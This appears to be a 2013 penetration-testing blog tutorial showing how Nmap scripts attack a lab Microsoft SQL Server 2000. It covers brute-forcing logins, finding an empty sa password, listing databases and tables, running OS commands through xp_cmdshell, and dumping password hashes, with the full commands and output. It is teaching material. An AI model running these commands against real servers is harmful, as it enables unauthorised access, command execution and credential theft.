
Pen Testing SQL Servers With Nmap

pentestlab.blog/category/exploitation-techniques

April 21, 2013

The Nmap Scripting Engine has transform Nmap from a regular port scanner to a penetration testing machine.With the variety of the scripts that exists so far we can even perform a full penetration test to an SQL database without the need of any other tool.In this tutorial we will have a look in these scripts,what kind of information these extract from the database and how we can exploit the SQL server and execute system commands through Nmap.


Most SQL databases run on port 1433 so in order to discover information regarding the database we need to execute the following script:



```
root@bt:~# nmap -p1433 --script ms-sql-info 192.168.1.87

Starting Nmap 6.26SVN ( http://nmap.org ) at 2013-04-21 16:00 EDT
Nmap scan report for 192.168.1.87
Host is up (0.00080s latency).
PORT     STATE SERVICE
1433/tcp open  ms-sql-s
MAC Address: 00:50:56:BB:00:89 (VMware)

Host script results:
| ms-sql-info:
|   Windows server name: BANANA
|   [192.168.1.87\MSSQLSERVER]
|     Instance name: MSSQLSERVER
|     Version: Microsoft SQL Server 2000
|       Product: Microsoft SQL Server 2000
|     TCP port: 1433
|     Named pipe: \\192.168.1.87\pipe\sql\query
|_    Clustered: No

Nmap done: 1 IP address (1 host up) scanned in 5.53 seconds
```

Obtain SQL Information – Nmap

So we already have the database version and the instance name.The next step is to check whether there is a weak password for authentication with the database.In order to achieve that we need to run the following nmap script which it will perform a brute force attack.




```
root@bt:~# nmap -p1433 --script ms-sql-brute 192.168.1.87

Starting Nmap 6.26SVN ( http://nmap.org ) at 2013-04-21 16:35 EDT
Nmap scan report for 192.168.1.87
Host is up (0.00062s latency).
PORT     STATE SERVICE
1433/tcp open  ms-sql-s
| ms-sql-brute:
|   [192.168.1.87:1433]
|_    No credentials found
MAC Address: 00:50:56:BB:00:89 (VMware)
```

Brute Force Weak MS-SQL Accounts – Nmap

As we can see in this case we didn’t discover any credentials.If we want we can use this script with our own username and password lists in order to discover a valid database account with this command:

nmap -p1433 –script ms-sql-brute –script-args userdb=/var/usernames.txt,passdb=/var/passwords.txt


However we can always try another script which can check for the existence of null passwords on Microsoft SQL Servers.



```
root@bt:~# nmap -p1433 --script ms-sql-empty-password 192.168.1.87

Starting Nmap 6.26SVN ( http://nmap.org ) at 2013-04-21 16:43 EDT
Nmap scan report for 192.168.1.87
Host is up (0.00060s latency).
PORT     STATE SERVICE
1433/tcp open  ms-sql-s
| ms-sql-empty-password:
|   [192.168.1.87:1433]
|_    sa:<empty> => Login Success
MAC Address: 00:50:56:BB:00:89 (VMware)
```

Check For Null passwords on SA accounts – Nmap


Now we know that the sa account has not a password.We can use this information in order to connect with the database directly or to continue to execute further Nmap scripts that require valid credentials.If we want to know in which databases the sa account has access to or any other account that we have discovered we can run the ms-sql-hasdbaccess script with the following arguments:



```
root@bt:~# nmap -p1433 --script ms-sql-hasdbaccess.nse --script-args mssql.usern
ame=sa 192.168.1.87

Starting Nmap 6.26SVN ( http://nmap.org ) at 2013-04-21 18:00 EDT
Nmap scan report for 192.168.1.87
Host is up (0.00044s latency).
PORT     STATE SERVICE
1433/tcp open  ms-sql-s
| ms-sql-hasdbaccess:
|   [192.168.1.87:1433]
|       sa (Showing 5 first results)
|         dbname        owner
|         ======        =====
|         Northwind     sa
|         pubs  sa
|_        trophy_zmwtpk BANANA\Administrator
MAC Address: 00:50:56:BB:00:89 (VMware)
```

Discover which user has access to which db – Nmap


We can even query the Microsoft SQL Server via Nmap in order to obtain the database tables.



```
root@bt:~# nmap -p1433 --script ms-sql-tables --script-args mssql.username=sa 19
2.168.1.87

Starting Nmap 6.26SVN ( http://nmap.org ) at 2013-04-21 18:18 EDT
Nmap scan report for 192.168.1.87
Host is up (0.00050s latency).
PORT     STATE SERVICE
1433/tcp open  ms-sql-s
| ms-sql-tables:
|   [192.168.1.87:1433]
|       Northwind
|         table column  type    length
|         ===== ======  ====    ======
|         Orders        CustomerID      nchar   10
|         Orders        EmployeeID      int     4
|         Orders        Freight money   8
|         Orders        OrderDate       datetime        8
|         Orders        OrderID int     4
|         Orders        RequiredDate    datetime        8
|         Orders        ShipAddress     nvarchar        120
|         Orders        ShipAddress     sysname 120
|         Orders        ShipCity        nvarchar        30
```


List Tables – Nmap

In 2000 version of SQL Server xp_cmdshell is enabled by default so we can even execute operating system commands through Nmap scripts as it can be seen in the image below:



```
root@bt:~# nmap -p1433 --script ms-sql-xp-cmdshell --script-args mssql.username=
sa 192.168.1.87

Starting Nmap 6.26SVN ( http://nmap.org ) at 2013-04-21 18:51 EDT
Nmap scan report for 192.168.1.87
Host is up (0.00065s latency).
PORT     STATE SERVICE
1433/tcp open  ms-sql-s
| ms-sql-xp-cmdshell:
|   (Use --script-args=ms-sql-xp-cmdshell.cmd='<CMD>' to change command.)
|   [192.168.1.87:1433]
|     Command: ipconfig /all
|       output
|       ======
|
|       Windows 2000 IP Configuration
|
|               Host Name . . . . . . . . . . . . : BANANA
|               Primary DNS Suffix  . . . . . . . : soho.london.training.nta-mon
itor.com
|               Node Type . . . . . . . . . . . . : Broadcast
|               IP Routing Enabled. . . . . . . . : No
```


Run OS command via xp_cmdshell – Nmap



```
root@bt:~# nmap -p1433 --script ms-sql-xp-cmdshell --script-args=ms-sql-xp-cmdsh
ell.cmd='net users',mssql.username=sa 192.168.1.87

Starting Nmap 6.26SVN ( http://nmap.org ) at 2013-04-21 19:01 EDT
Nmap scan report for 192.168.1.87
Host is up (0.0010s latency).
PORT     STATE SERVICE
1433/tcp open  ms-sql-s
| ms-sql-xp-cmdshell:
|   [192.168.1.87:1433]
|     Command: net users
|       output
|       ======
|       Null
|       User accounts for \\
|       Null
|       -------------------------------------------------------------------------
-------
|       Administrator            Guest                    IUSR_TEMPLATE-2000

|       IWAM_TEMPLATE-2000       TsInternetUser           vazgje
```

Run net users via xp_cmdshell – Nmap

Last but not least we can run a script to extract the database password hashes for cracking with tools like john the ripper.



```
root@bt:~# nmap -p1433 --script ms-sql-dump-hashes --script-args mssql.username=
sa 192.168.1.87

Starting Nmap 6.26SVN ( http://nmap.org ) at 2013-04-21 19:09 EDT
Nmap scan report for 192.168.1.87
Host is up (0.00042s latency).
PORT     STATE SERVICE
1433/tcp open  ms-sql-s
| ms-sql-dump-hashes:
|_[192.168.1.87:1433]
MAC Address: 00:50:56:BB:00:89 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 5.26 seconds
```

Dump MS-SQL hashes – Nmap

In this case we didn't have any hashes because there was only one account on the database the sa which has null password.